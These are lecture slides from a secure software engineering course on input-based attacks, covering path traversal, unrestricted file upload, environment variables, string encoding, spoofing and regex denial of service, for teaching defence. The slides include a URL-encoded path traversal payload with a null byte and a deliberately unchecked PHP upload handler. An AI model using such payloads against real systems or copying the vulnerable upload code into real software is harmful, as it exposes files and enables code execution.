

ENPM 809W

Introduction to Secure Software Engineering

Gananand Kini

Lecture 3

Input related security bugs - Attacks



Outline




- **Handling Inputs**
- **Input based attacks**
- **Attacks at Interfaces**
- **Code Injection Attacks**

Handling Inputs

Review: Attack Surface – Formal Definition

- Attacker can attack using channels (e.g., ports, sockets), invoke methods (e.g., API), and send data items (input strings or indirectly via persistent or stored data)
- A system's attack surface – Subset of the system's resources (channels, methods, and data) that can be used in attacks on the system.
- More attack surfaces likely means it is easier to exploit and cause more damage.



Source: *Attack Surface Metric*, Pratyusa K. Manadhata, CMU-CS-08-152, November 2008

Inputs




- **What inputs does your software system accept and how does it accept it?**
 - File
 - Standard Input/Output
 - Network socket based input
 - Protocols (Cryptographic or Network)
 - Commands
- **How are those inputs handled?**

Sources:

1. T

Abstract View of a software system component(s)



Why attack inputs? (A Defender view)



- For this class, our goal is to learn how to make our software system more secure.
- Based on the mission of the software system you are designing or implementing, you may have specific risks you would like to mitigate.
- Applying the principles of security from the second lecture, the following principles are relevant:
 - Defense-in-depth
 - Attack surface reduction
 - Establish secure defaults


Why attack inputs? – Attack surface reduction (Defender view)



- **Make attack surface as small as possible.**
- **This is where the idea of a Trusted Computing Base (TCB) comes from.**
- **Examples of a TCB include: the kernel for an operating system, trusted processes that are essential to a software system**
- **Idea is to reduce or minimize:**
 - Number of modules the users or system have to interact with.
 - Number of interfaces the users or system have to interact with.
 - The inputs required for the system to function.
- **Essentially trying to answer the question:**
 - What is the minimum set of modules, program code/functions etc. that are required to be exposed in order to implement the minimum required functionality?

Why attack inputs? – Attack surface reduction (Defender view)

- Also relevant to input handling:
 - Disable channels (e.g. network ports, files, environment)
 - Prevent access to them by attackers
 - Need to know every system entry point



Source: *Attack Surface Metric*, Pratyusa K. Manadhata, CMU-CS-08-152, November 2008

- The inputs used by a system may come from many channels including the environment or the system itself! (Highlighted in red above)

How do attackers choose which inputs?



- Very much a combination based on the attacker's goals, what they are trying to accomplish, and opportunistic vulnerabilities.
- CWE defines the following [technical impacts](#) to a system (right now software focused) as part of the CWE Risk Analysis Framework ([CWRAF](#)):
 - Modify Data
 - Read Data
 - Denial-of-Service (DoS): Unreliable Execution
 - Denial-of-Service (DoS): Resource Consumption
 - Execute unauthorized code or commands
 - Gain privileges / Assume Identity
 - Bypass protection mechanism
 - Hide Activities
- These impacts can occur at the following layers (based on the OSI layers model):
 - System
 - Application
 - Network
 - Enterprise

Examples of Potential Channels

- **Command Line**
- **Environment**
 - Environment Variables
- **Files**
 - File Descriptors
 - File Names
 - File Contents
- **Interfaces**
 - Database
 - Network
 - Registry
- **Interfaces contd...**
 - Web based APIs (like REST etc.)
- **And many more (not an exhaustive list)**

WARNING



- Please only perform the lab exercises inside the Virtual Machine and development environment provided.
- There are severe legal consequences if you use these techniques elsewhere.
- You will solely be held responsible for the misuse of University information technology (IT) resources or any other organization's IT resources.
- The instructor is not responsible for your actions. You have been warned.

BIZ & IT —

In his words: How a whitehat hacked a university and became an FBI target

David Helkowski set out to be a whistle-blower. It didn't go as expected.

SEAN GALLAGHER - 5/6/2014, 3:00 PM

Source: <https://arstechnica.com/information-technology/2014/05/why-he-hacked-university-of-maryland-contractor-turned-hacker-tells-all/> . Retrieved July 10, 2021.

Input Based Attacks

Top 6 Most Dangerous CWEs related to Input Validation (2021)



- A lot of input validation weaknesses made it in the top 10 most dangerous!

CWE	Description
CWE-787	Out-of-bounds write (includes all overflows and underflows in memory)
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-125	Out-of-bounds read (memory again)
CWE-20	Improper Input Validation (includes multiple more specific input validation weaknesses)
CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
CWE-89	Improper Neutralization of Special Elements in an SQL Command ('SQL Injection')

Sources:

1. 2021 CWE Top 25 Most Dangerous Software Weaknesses. MITRE. https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html. July 21, 2021. Retrieved July 21, 2021.

Buffer Overflows

- Language in a vulnerability typically mentions this term, however unclear what it really means?
- **Several CWEs that can map to this “condition”. Most common application from vulnerability side is related to WRITES:**
 - CWE-121: Stack-Based Buffer Overflow OR
 - CWE-122: Heap-Based Buffer Overflow
 - ***CWE-787: Out-of-Bounds Write (The #1 in Top 25 Most Dangerous Weaknesses List!)***
- **However there is also these which are also related to WRITES:**
 - CWE-120: Buffer Copy Without Checking Size of Input (‘Classic Buffer Overflow’)
 - CWE-123: Write-what-where Condition
 - CWE-124: Buffer Underwrite (‘Buffer Underflow’)
- **There are overflows that can be related just to READS:**
 - CWE-125: Out-of-bounds Read
 - CWE-126: Buffer Over-Read
- **Then there are overflows that can be related to both READS or WRITES:**
 - CWE-680: Integer Overflow to Buffer Overflow (An integer overflow occurs causing less memory to be allocated, which then leads to a buffer overflow) (READ or WRITE)
 - CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer. (READ OR WRITE)
- **All of these are language specific: Namely C or C++ because these languages allow low level manipulation of memory.**
- **Does this mean that this cannot happen on other “managed” VMs or runtimes (like .NET or Java)?**
 - No, just highly unlikely.

Command Line



- **Command line programs can take arguments**
- **For example, setuid or setgid program's command line data is provided by an untrusted user**
 - Can be set to nearly anything via `execve(3)` etc., including with newlines, etc. (ends in `\0`)
 - setuid and setgid programs have to defend themselves against untrusted user input
- **Do not trust the name of the program reported by command line argument zero**
 - `args[0]` - Attacker can set it to any value including NULL
 - Not applicable to C# .NET since it ignores the name of the executable. ([Microsoft Docs](#))
- **Some operating systems also allow for unsafe C library functions to be directly invoked on the command line.**
 - <https://www.man7.org/linux/man-pages/man3/printf.3.html>

Environment variables



- In some circumstances, an attacker may be allowed to control the environment variables. (e.g. `setuid` and `setgid`)
- An attacker that can control an environment variable
 - Some environment variables are considered dangerous (e.g. `LD_PRELOAD`, `IFS`)
 - Environment variables as storage is also very dangerous (esp. user input)



- Shellshock or Bashdoor – a set of vulnerabilities that allowed users without privilege in Bash to execute arbitrary code via the “function export” feature.
- The feature scanned environment variables for exported functions and evaluated them when spawning a new shell to “import” the functions from the previous environment.
- There was the issue that the function definition was read beyond the end of the function.
- However real issue was attacker privilege escalation via control of environment variables, by appending “extra code” to environment variable that would get run on the server.

Sources:

1. [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug)). Retrieved July 10, 2021
2. <https://fedoramagazine.org/shellshock-how-does-it-actually-work/>. Retrieved July 10, 2021
3. <https://forums.whonix.org/t/eliminate-ld-preload-and-other-dangerous-environment-variables/10594/2>. Retrieved July 10, 2021.

CWE-454: External Initialization of Trusted Variables or Data Stores



- **Description:** The software initializes critical internal variables or data stores using inputs that can be modified by untrusted actors.
- A software system should be reluctant to trust variables that have been initialized outside of its trust boundary, especially if they are initialized by users.
- The variables may have been initialized incorrectly. If an attacker can initialize the variable, then they can influence what the vulnerable system will do.
- Not necessarily input validation, however it is related.

Sources:

1. CWE-454: External Initialization of Trusted Variables or Data Stores. MITRE CWE. <https://cwe.mitre.org/data/definitions/454.html>. Retrieved July 20, 2021.

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')



- **Description:** The software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the software does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.
- Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system.
- In many programming languages, the injection of a null byte (the 0 or NUL) may allow an attacker to truncate a generated filename to widen the scope of attack.
- For example, the software may add ".txt" to any pathname, thus limiting the attacker to text files, but a null injection may effectively remove this restriction.

Sources:

1. CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'). MITRE CWE. <https://cwe.mitre.org/data/definitions/22.html>. Retrieved July 20, 2021.

Path Traversal



- **Unvalidated user input treated as paths can be dangerous!**
- **For example, the PATH variable in Unix/Linux sets directories to search for a command.**
 - Attacker could modify PATH: /home/attacker/malicious/bin:/sbin:/bin:/usr/bin
- **Web applications also can contain such weaknesses.**
 - What is wrong with this URL: http://some_site.com.br/get-files.jsp?file=%2E%2E%2F%2E%2E%2F%2E%2E%2Fsecret.doc%00.pdf
- **If application calls an external command using a path partially derived from user input, there is a chance an attacker can take advantage to replace the command.**

CWE-434: Unrestricted Upload of File with Dangerous Type



- **Description:** The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

- **PHP example:**

Upload_picture.html

```
<form action="upload_picture.php" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

Upload_picture.php

```
// Define the target location where the picture being
// uploaded is going to be saved.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);
// Move the uploaded file to the new location.
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target)) {
    echo "The picture has been successfully uploaded.";
}
else {
    echo "There was an error uploading the picture, please try again.";
}
```

Sources:

1. CWE-434: Unrestricted Upload of File with Dangerous Type. MITRE CWE. <https://cwe.mitre.org/data/definitions/434.html>. Retrieved July 20, 2021.

File Inputs



- **Don't trust any part of a file, including its metadata.**
- **A file name and its extension does NOT indicate:**
 - What type of content is in the file.
 - How the file is encoded.
 - Case and Point: How many malware samples have been bundled as Word Documents, PDFs or Zip files?
- **Even the file descriptor (file handle) cannot be trusted. Don't assume such handles are open (especially if invoked by an attacker) and may not be connected directly to the console.**
 - See [Microsoft Docs](#). "Starting in Windows PowerShell 3.0, you can write a function named PSConsoleHostReadLine that overrides the default way that console input is processed."

Untrusted Data



- **File contents from anyplace should not be trusted!**
- **Data in general provided by users should not be trusted.**
- **Sanitize all user provided input before storing it in the application database!**

Numbers



- Does the software system take numbers as input?
- If so, what types are used to represent the number?
- Numbers can be represented using varying bit-widths and can result in overflow.
 - Example: On a 64-bit machine, usually $18446744073709551615 (2^{64}-1) \rightarrow -1$
- Similarly numbers can also underflow.
- Certain number ranges cannot be represented in certain bit-width data types.
- Check the boundary conditions for numbers to ensure they fit within the data type and given bit-width.

Strings and Common Information Technology Names of Characters



- **Strings can mean different things depending on language, framework or human developers.**

Character	Common IT Name
!	bang, <exclamation-mark>, exclamation point
#	hash, octothorpe, <number-sign> (Warning: “pound” can mean £)
"	double quote, <quotation-mark>
'	single quote, <apostrophe>
`	backquote, <grave-accent>
\$	dollar, <dollar-sign>
&	<ampersand>, amper; amp; and
*	star, splat, <asterisk>
+	<plus>
,	<comma>
-	dash, <hyphen>
.	dot, <period>

- Need names to talk about things
- <formal-name> per POSIX 2008
- Used often → few syllables

More Common Information Technology Names of Characters




Character	Common IT Name
/	<slash>, <solidus>
\	<backslash>
?	question, <question-mark>, ques
^	hat, caret, <circumflex>
_	<underline>, underscore, underbar, under
	bar, or, pipe, <vertical-line>
(...)	open/close, left/right, o/c paren(theses), <left/right-parenthesis>
< ... >	less/greater than, l/r angle (bracket), <less/greater-than-sign>
[...]	l/r (square) bracket, <left/right-square-bracket>
{ ... }	o/c (curly) brace, l/r (curly) brace, <left/right-brace>

Source: Source: The Jargon File, entry "ASCII". Some entries omitted. Reordered to show contrasts.
There programming terms for some character *sequences*, too, e.g.:
<=> (spaceship)

Strings and Encoding



- Strings are made up of characters, represented as numbers which are in turn interpreted as byte representations ... of text.
- The text in our world can be represented in many different ways just like numbers.



Source:

1. "What if I told you Strings are Always Encoded." Imgur. November 24, 2017. CillieMalan. <https://imgur.com/gallery/cGJwF>.

String Encoding



- **American Standard Code for Information Interchange (ASCII)** is a standard created and maintained by the American National Standards Institute (ANSI) and first published in 1963.
- **A lot has changed since then. More modern formats include ISO-8859 and ISO/IEC-10646 called Unicode.**
 - Unicode now becoming more standard.
 - Defines the encoding for how those numbers can be transmitted in a string of bytes. UTF-8, UTF-16 (BE/LE/unmarked), UTF-32 (BE/LE/unmarked) with the bit-size indicated per character.
 - UTF-16 is tricky with characters $\leq 2^{16}$, just the character value, but other two 16-bit pairs.
 - UTF-8 can take 1-4 bytes per character, however backwards compatible with ASCII where it takes only 1 byte. No endianness issues like UTF-16 or UTF-32.
 - UTF-8 encodes code points into UTF-8 bytes by using the most significant byte for marking how many byte sequences are used. Ex: 11110XXX 10XXXXXX 10XXXXXX 10XXXXXX has 4 1's which means 4 byte sequences are used to contain the code points as seen in the following three 10XXXXXX bytes.

String Encoding contd...



- Based on the previous encoding scheme, there exists illegal UTF-8 sequences.
- For example, if 0xC080 is interpreted as UTF-8, it might be interpreted as NULL.
- There are many others that might be interpreted as string terminator symbols like newline, slash etc.
- Locale defines user's language, country/region, user interface – defines how characters are interpreted, order of characters, case conversion and range of acceptable characters.
- “POSIX” or “C” locale considered safe, however may not work for all applications.

Visual Spoofing



- **Strings that look the same to the user, however are different in their underlying encodings.**
- **Same-script**
 - “-” Hyphen-minus U+002D vs. hyphen “-” U+2010
 - “z” may be U+007A U+0335 (z + combining short stroke overlay) or U+01B6
 - “c” may be U+0441 or U+2CA5 or U+0063
 - Etc.
- **Some software systems can use spoofing of bidirectional characters called ‘bidi’ (that is characters that are used in text containing both left-to-right and right-to-left directionality).**

Sources:

1. Unicode Technical Report #36 Unicode Security Considerations <http://www.unicode.org/reports/tr36/>. Retrieved July 10, 2021.
2. Unicode Technical Standard #39 Unicode Security Mechanisms <http://www.unicode.org/reports/tr39/>. Retrieved July 10, 2021.
3. Websec Unicode Security Guide [Visual Spoofing \(websec.github.io\)](https://github.com/websec/unicode-security-guide). Retrieved July 10, 2021.

Metacharacters



- **Input characters that have special meaning.**
 - E.g.: * ? ; : " ' ()
 - For example, how do you use the character double quote “ in your source code?
 - Depending on the programming language, there is a special “\” or backslash escape character that might be used. That is a meta-character.
- **Attacks can exploit metacharacters from input and use them for injection attacks. Example: SQL Injection**
- **Typically, escaping functions, prepared statements combined with input filtering using an “allow” list are adequate.**
- **Where possible, define input rules that omit metacharacters. For example, restricting input to only alphanumerics (where alphanumerics generally are not metacharacters).**

Regular Expressions



- **Language that defines patterns of characters or text also called regex**
- **Regex was used primarily for searching**
- **Now used for multiple purposes:**
 - Validation
 - Filtering
 - Parsing/Mapping
 - Etc.
- **Not the only tool in your toolbox, however pretty powerful.**
- **Don't use too much, since it can be expensive.**

Regex Operators



Regex pattern	Meaning
<code>^</code>	Beginning of data (In ruby \A to match string begin)
<code>\$</code>	End of data (In ruby \z to match string end)
<code>.</code>	Matches any single character
<code>\</code>	Escape sequence metacharacter
<code>\n</code>	Matches newline metacharacter
<code>\r</code>	Matches Carriage-Return metacharacter
<code>\NNN</code>	Matches Octal code NNN
<code>(...)</code>	Capture group
<code>(... ...)</code>	Alternative expressions (Causes a branch for either..or) E.g. <code>^(cat bird)\$</code> matches only 'cat' or 'bird'.

Regex pattern	Meaning
<code>\<char></code>	Matches any character specified by <char>. For example <code>\\</code> is to match a backslash.
<code>[...]</code>	The square brackets allow to match one character from a list of characters or a range of characters (E.g. A-Z). A period inside the brackets means match a period character.
<code>[^...]</code>	Match one character that is anything but the characters specified inside the list of characters.
<code>...<multiple></code>	Here <multiple> can be: {N}: Match sequence exactly N times. {N,}: Match sequence N or more times. {N1,N2}: Match between N1, N2 times (inclusive) *: Match 0 or more times; Same as {0,} +: Match 1 or more times; Same as {1,} ?: Match 0 or 1 times; Same as {0,1}

Regex Examples



Regex	Text	Match
<code>c[abrt]</code>	<code>'cat bifurcate'</code>	<u>cat</u> , bifur <u>cate</u>
<code>^ca[brt]\$</code>	<code>'cat'</code>	<u>cat</u>
<code>^c[abrt]\$</code>	<code>'ca cat'</code>	?
<code>^c[abrt].\$</code>	<code>'cat'</code>	?
<code>^c[abrt].\.\$</code>	<code>'cat.'</code>	?
<code>^[abcrt]+\$</code>	<code>'ca cat '</code>	?
<code>^[abcrt]+\$</code>	<code>'ca cat bifurcate'</code>	?
<code>^[abcrt]+\$</code>	<code>'ca cat \$'</code>	?
<code>^(c[abcrt]+)+\$</code>	<code>'ca cat '</code>	?

Regex contd...



- **Different types of Regexes possible:**
 - POSIX basic (OLD)
 - POSIX extended
 - PERL style (PCRE)

C Language Regex (GLIBC POSIX API)



■ First steps

```
#include <regex.h>
```

```
int regcomp(regex_t *preg, const char *pattern, int cflags);
```

- **regcomp()**: Compiles a regular expression pattern into a form that can later be used by **regexexec()**.

```
int regexexec(const regex_t *preg, const char *string, size_t nmatch, regmatch_t *pmatch, int eflags);
```

- **regexexec()**: Matches the input string data against the pre-compiled regex from **regcomp()**.

```
size_t regerror(int errcode, const regex_t *preg, char *errbuf, size_t errbuf_size);
```

- **regerror()**: Returns the error string, given an error code generated by either **regcomp()** or **regexexec()**.

```
void regfree(regex_t *preg);
```

- **regfree()**: Frees memory allocated by **regcomp()**.

.NET C# Regex (System.Text.RegularExpressions)



- Different from other Regular Expressions libraries.
- <https://docs.microsoft.com/en-us/dotnet/standard/base-types/regular-expression-language-quick-reference>
- Has support for balancing groups, capture stacks, named groups, and a variable length look-behind (See [1]).
- Does not support recursion.
- Make sure to specify and use anchors (^, \$ etc.) in your regular expressions.

Source:

1. <https://stackoverflow.com/questions/26504263/what-is-pcre-compatible-syntax-and-is-c-sharp-pcre-compatible>. Retrieved July 10, 2021.

CWE-1333: Inefficient Regular Expression Complexity



- **Description:** The product uses a regular expression with an inefficient, possibly exponential worst-case computational complexity that consumes excessive CPU cycles.
- Some regular expression engines have a feature called "backtracking".
- If the token cannot match, the engine "backtracks" to a position that may result in a different token that can match. Backtracking becomes a weakness if all of these conditions are met:
 - The number of possible backtracking attempts are exponential relative to the length of the input.
 - The input can fail to match the regular expression.
 - The input can be long enough.

Sources:

1. CWE-1333: Inefficient Regular Expression Complexity. MITRE CWE. <https://cwe.mitre.org/data/definitions/1333.html>. Retrieved July 20, 2021.

Regex Denial-of-Service (Regex DoS or ‘Evil’ Regexes)



- **Some regular expression libraries (depending on implementation) can take exponential time and memory.**
- **A Denial-of-Service is a weakness in managing resource consumption by the software system or user leading to exhaustion of resources (e.g. time, memory).**
- **Many modern regex engines including .NET use “backtracking” to implement regex pattern matching (See [1]).**
 - If there are more than 1 solutions, try first one to find a match
 - If no matches found, backtrack and try again with next until all options are exhausted.
